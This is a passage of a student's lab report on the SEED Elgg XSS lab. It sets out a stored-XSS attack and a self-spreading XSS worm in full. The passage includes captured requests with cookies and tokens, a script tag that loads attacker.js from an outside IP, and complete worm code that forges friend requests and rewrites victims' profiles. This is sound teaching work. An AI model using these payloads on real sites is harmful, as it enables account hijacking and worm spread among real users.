





(after the interesting mistake as what I explained before, I changed the parameters and now Boby is Alice's friend)
So as a result, Alice (as the attacker) is able to "force" Boby (as the victim) be her friend just after Boby clicked her profile and let Alice be able to have his cookie and other info.

3.5 Task 5: Writing an XSS Worm

a) To start with, I'd like to follow the guide and see the ajax demos. However, it seems the links attached are both out-of-date. What a pity.


To learn how to use XMLHttpRequest, you can study these cited documents [1, 2]. If you are not familiar with JavaScript programming, we suggest that you read [3] to learn some basic JavaScript functions. You will have to use some of these functions.

References
[1] AJAX for n00bs. Available at http://www.hunlock.com/blogs/AJAX_for_n00bs
[2] AJAX POST-It Notes. Available at http://www.hunlock.com/blogs/AJAX_POST-It_Notes


Not Found

The requested URL was not found on this server.


Apache/2.4.41 (Ubuntu) Server at www.hunlock.com Port 80

b) Let me see what is the user_guid of Samy using LiveHTTPHeaders again.


```
http://www.xsslabelgg.com/action/friends/add?
friend=47&__elgg_ts=1638786385&__elgg_token=ZCRS7U0XAIvSYYijSaRa3A&__elgg_ts=1638786385&__elgg_token=ZCRS7U0XAIvSY
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
X-Requested-With: XMLHttpRequest
Cookie: Elgg=jl3jcgkqcv81ta2oi76o72suk5; elggperm=z4dybfOh7V9mF_C1-Gq-z6aetkq-jXPx
Connection: keep-alive

GET: HTTP/1.1 200 OK
Date: Mon, 06 Dec 2021 10:26:35 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 364
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json;charset=utf-8
----------------------
```


So the user_guid of Samy is 47.

c) New malicious code:
<script type="text/javascript" src=http://13.58.241.86:8888/js/attacker.js> </script>




At this time, since our malicious code will be longer, I need another place to store it, which is my Amazon VM (It offers a public IP, which is what I need).

d) Set up a node-js server on my Amazon VM, using pm2 tool and also github (https://github.com/EnzeXu/Computer_Security_Enze_Xu_Final_Project.git) to make life easier.



This server (name “video” comes from my old work, not important) is set to listen any file path on “13.58.241.86:8888” (13.58.241.86 is the public IP of my Amazon VM, so everyone, including these two VMs, has access to my javascript file http://13.58.241.86:8888/js/attacker.js)

c) See what will happen when a profile is modified using LiveHTTPHeaders again



```
http://www.xsslabelgg.com/action/profile/edit
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/boby/edit
Content-Type: application/x-www-form-urlencoded
Content-Length: 474
Cookie: Elgg=60rg7llq37rqsrh1ukvs7alih6; elggperm=ziXy9r7CNfWl2BFO7rh7NwFg6FeDw0_u
Connection: keep-alive
Upgrade-Insecure-Requests: 1
__elgg_token=VeiDHNl2aGkGgjxPgaLjvQ&__elgg_ts=1638790005&name=Boby&description=&accesslevel
[description]=2&briefdescription=123456&accesslevel[briefdescription]=2&location=&accesslevel
[location]=2&interests=&accesslevel[interests]=2&skills=&accesslevel[skills]=2&contactemail=&accesslevel
[contactemail]=2&phone=&accesslevel[phone]=2&mobile=&accesslevel[mobile]=2&website=&accesslevel
[website]=2&twitter=&accesslevel[twitter]=2&guid=45
POST: HTTP/1.1 302 Found
Date: Mon, 06 Dec 2021 11:27:01 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: http://www.xsslabelgg.com/profile/boby
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=utf-8
```

It's a new type of http-post request but not hard. Then it's the time to combine all data we have already got together.

d) See what is the data we have from the DOM-Tree at this stage

	value
cookie	document.cookie
__elgg_ts	document.getElementsByClassName("elgg-menu-content")[2].href.substr(50, 10)
__elgg_token	document.getElementsByClassName("elgg-menu-content")[2].href.substr(74, 22)
my_id	document.getElementsByClassName("elgg-border-plain elgg-transition")[0].src.substr(104, 2)
me	document.getElementsByClassName("elgg-border-plain elgg-transition")[0].alt
samy_id	47


e) Code of my attacker.js

```
// Task 5: just for Samy

// Enze Xu

console.log("Hello I am the attacker!");


let __elgg_ts = document.getElementsByClassName("elgg-menu-content")[2].href.substr(50, 10);

let __elgg_token = document.getElementsByClassName("elgg-menu-content")[2].href.substr(74, 22);

let samy_id = String(47);

let cookie = document.cookie;

let me = document.getElementsByClassName("elgg-border-plain elgg-transition")[0].alt;

let my_id = document.getElementsByClassName("elgg-border-plain elgg-transition")[0].src.substr(104, 2);

console.log("samy_id = " + samy_id);

console.log("cookie = " + cookie);

console.log("__elgg_ts = " + __elgg_ts);

console.log("__elgg_token = " + __elgg_token);

console.log("me = " + me);

console.log("my_id = " + my_id);


if (me != "Samy") {
```

```
    // make friends
    var Ajax1=null;
    Ajax1=new XMLHttpRequest();
    let http_url1 =
"http://www.xsslabelgg.com/action/friends/add?friend="+samy_id+"&__elgg_ts="+__elgg_ts+"&__elgg_token="+__elgg_token
;
    console.log(http_url1);
    Ajax1.open("POST",http_url1,true);
    Ajax1.setRequestHeader("Host","www.xsslabelgg.com");
    Ajax1.setRequestHeader("Keep-Alive","300");
    Ajax1.setRequestHeader("Connection","keep-alive");
    Ajax1.setRequestHeader("Cookie",cookie);
    Ajax1.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
    var content="";//var content="name=..&description=...&guid=";
    Ajax1.send(content);

    // alter profile
    var Ajax2=null;
    Ajax2=new XMLHttpRequest();
    let http_url2 =
'http://www.xsslabelgg.com/action/profile/edit?__elgg_token='+__elgg_token+'&__elgg_ts='+__elgg_ts+'&name='+me+'&des
cription=&accesslevel[description]=2&briefdescription=<script type="text/javascript"
src=http://13.58.241.86:8888/js/attacker.js></script>&accesslevel[briefdescription]=2&location=&accesslevel[location
]=2&interests=&accesslevel[interests]=2&skills=&accesslevel[skills]=2&contactemail=&accesslevel[contactemail]=2&phon
e=&accesslevel[phone]=2&mobile=&accesslevel[mobile]=2&website=&accesslevel[website]=2&twitter=&accesslevel[twitter]=
2&guid='+my_id;
    console.log(http_url2);
    Ajax2.open("POST",http_url2,true);
    Ajax2.setRequestHeader("Host","www.xsslabelgg.com");
    Ajax2.setRequestHeader("Keep-Alive","300");
    Ajax2.setRequestHeader("Connection","keep-alive");
    Ajax2.setRequestHeader("Cookie",cookie);
    Ajax2.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
    var content="";//var content="name=..&description=...&guid=";
    Ajax2.send(content);
}
else {
    console.log("I am Samy, I don't need to be my friend or alter my profile.");
}
```

f) Test result:

Just after Alice searched for Samy and Boby searched for Samy in the search bar, they became Samy's friends and has the same profile as Samy's.



3.6 Task 6: Writing a Self-Propagating XSS Worm

a) On the base of what we did in task 5, things become easily.The only more thing we need to do is to locate the target_id on the page and use it instead of Samy's.

	value
cookie	document.cookie
__elgg_ts	document.getElementsByClassName("elgg-menu-content")[2].href.substr(50, 10)
__elgg_token	document.getElementsByClassName("elgg-menu-content")[2].href.substr(74, 22)
my_id	document.getElementsByClassName("elgg-border-plain elgg-transition")[0].src.substr(104, 2)
me	document.getElementsByClassName("elgg-border-plain elgg-transition")[0].alt
target_id	document.getElementsByClassName("photo u-photo")[0].src.substr(104, 2)

b) Code of my attacker.js


```
// Task 6: For everyone

// Enze Xu

console.log("Hello I am the attacker!");


let __elgg_ts = document.getElementsByClassName("elgg-menu-content")[2].href.substr(50, 10);

let __elgg_token = document.getElementsByClassName("elgg-menu-content")[2].href.substr(74, 22);

let target_id = document.getElementsByClassName("photo u-photo")[0].src.substr(104, 2);//let samy_id = String(47);

let cookie = document.cookie;

let me = document.getElementsByClassName("elgg-border-plain elgg-transition")[0].alt;

let my_id = document.getElementsByClassName("elgg-border-plain elgg-transition")[0].src.substr(104, 2);

console.log("target_id = " + target_id);

console.log("cookie = " + cookie);
```

```
console.log("__elgg_ts = " + __elgg_ts);
console.log("__elgg_token = " + __elgg_token);
console.log("me = " + me);
console.log("my_id = " + my_id);

if (my_id != target_id) {
    // make friends
    var Ajax1=null;
    Ajax1=new XMLHttpRequest();
    let http_url1 =
"http://www.xsslabelgg.com/action/friends/add?friend="+target_id+"&__elgg_ts="+__elgg_ts+"&__elgg_token="+__elgg_tok
en;
    console.log(http_url1);
    Ajax1.open("POST",http_url1,true);
    Ajax1.setRequestHeader("Host","www.xsslabelgg.com");
    Ajax1.setRequestHeader("Keep-Alive","300");
    Ajax1.setRequestHeader("Connection","keep-alive");
    Ajax1.setRequestHeader("Cookie",cookie);
    Ajax1.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
    var content="";//var content="name=..&description=...&guid=";
    Ajax1.send(content);

    // alter profile
    var Ajax2=null;
    Ajax2=new XMLHttpRequest();
    let http_url2 =
'http://www.xsslabelgg.com/action/profile/edit?__elgg_token='+__elgg_token+'&__elgg_ts='+__elgg_ts+'&name='+me+'&des
cription=&accesslevel[description]=2&briefdescription=<script type="text/javascript"
src=http://13.58.241.86:8888/js/attacker.js></script>&accesslevel[briefdescription]=2&location=&accesslevel[location
]=2&interests=&accesslevel[interests]=2&skills=&accesslevel[skills]=2&contactemail=&accesslevel[contactemail]=2&phon
e=&accesslevel[phone]=2&mobile=&accesslevel[mobile]=2&website=&accesslevel[website]=2&twitter=&accesslevel[twitter]=
2&guid='+my_id;
    console.log(http_url2);
    Ajax2.open("POST",http_url2,true);
    Ajax2.setRequestHeader("Host","www.xsslabelgg.com");
    Ajax2.setRequestHeader("Keep-Alive","300");
    Ajax2.setRequestHeader("Connection","keep-alive");
    Ajax2.setRequestHeader("Cookie",cookie);
    Ajax2.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
    var content="";//var content="name=..&description=...&guid=";
    Ajax2.send(content);
}
else {
    console.log("I don't need to be my friend or alter my profile.");
```


```
}
```


c) Test result:

I first logged into Boby and reset all his profile, then searched for Samy and clicked.




No wonder that Boby is injected and he becomes a friend of Samy's. Then I logged into Charlie for the first time and then searched for Boby and clicked.






Okay our poor Charlie has his first friend Boby and has been injected the same malicious code in his profile just because he clicked Boby, who has been injected by Samy. Success!




3.7 Task 7: Countermeasures


a) Activate only the HTMLawed 1.8 countermeasure but not htmlspecialchars; visit any of the victim profiles and describe your observations in your report.
Log in as admin:




Follow the steps and find the HTMLawed 1.8 plugin.



